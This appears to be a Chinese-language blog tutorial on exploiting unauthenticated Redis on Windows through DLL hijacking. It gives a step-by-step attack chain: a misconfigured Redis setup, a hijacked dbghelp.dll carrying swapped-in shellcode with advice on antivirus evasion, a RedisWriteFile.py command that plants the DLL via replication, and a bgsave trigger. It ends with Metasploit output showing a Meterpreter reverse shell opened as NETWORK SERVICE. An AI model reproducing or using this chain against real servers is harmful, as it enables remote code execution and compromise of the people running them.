Redis未授权在Windows环境下的利用

> 什么年代还在打传统Redis

配置环境

下载Redis：https://github.com/microsoftarchive/redis/releases/download/win-3.2.100/Redis-x64-3.2.100.msi

安装完后会自动开启服务，先停止并卸载服务：

```
redis-server --service-stop
redis-server --service-uninstall
```

之后修改安装目录下的 `redis.windows.conf` ，将 `bind 127.0.0.1` 注释掉，并修改 `protected-mode yes` 为no


用配置文件重新安装服务并启动：

```
redis-server --service-install redis.windows.conf
redis-server --service-start
```

原理


Windows下Redis未授权的利用，除了写webshell，最稳定的应该就是DLL劫持了。

这里劫持的是 `C:\Windows\System32\dbghelp.dll` ，因为在Redis执行 `bgsave` 时会去加载该DLL，搜索顺序里，最高优先级是Redis安装目录：



那么通过主从去写到Redis安装目录，就可以优先加载该目录下的DLL.

这样所需的权限也比较小，Redis默认安装的权限是 `NETWORK SERVICE`，对安装目录也是有权限的:



利用步骤

首先利用项目DLLHijacker创建一个劫持后DLL，这里要把脚本里读写方式修改为 `wb`，防止乱码:

```python
with open(sub_folder + '\\' + dllname + '.vcxproj.filters', "wb") as f:
    f.write(txtFilter)
```

生成了VS2019的项目后，打开替换shellcode，这里默认的加载方式是创建新进程加载，免杀效果不好，作者是为了防止转发阻塞才这样写的，所以做免杀时最好也使用类似的方式，不然有可能因为DLL加载卡住导致失败。

还需要修改这里的DLL路径，改为Redis安装路径:

```
namespace DLLHijacker
{
    HMODULE m_hModule = NULL;
    DWORD m_dwReturn[17] = {0};

    inline BOOL WINAPI Load()
    {
        TCHAR tzPath[MAX_PATH];
        lstrcpy(tzPath, TEXT("C:\\Program Files\\Redis\\dbghelp.dll"));
        m_hModule = LoadLibrary(tzPath);
        if (m_hModule == NULL)
            return FALSE;
        return (m_hModule != NULL);
    }
```


之后生成解决方案，再利用RedisWriteFile项目来写入DLL，命令：

Plain Text | 复制代码

```
python RedisWriteFile.py --rhost=192.168.200.133 --lhost 192.168.200.1 --rpath="C:\Program Files\Redis" --rfile="dbghelp.dll" --lfile="dbghelp.dll"
```

`lfile` 参数是之前生成的DLL路径。

之后连接Redis，执行 `bgsave` 命令，就可以加载shellcode了。




```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.200.128:9999
[*] Sending stage (200262 bytes) to 192.168.200.133
[*] Meterpreter session 1 opened (192.168.200.128:9999 → 192.168.200.133:49231 ) at 2022-12-14 16:08:46 +0800

meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter >
```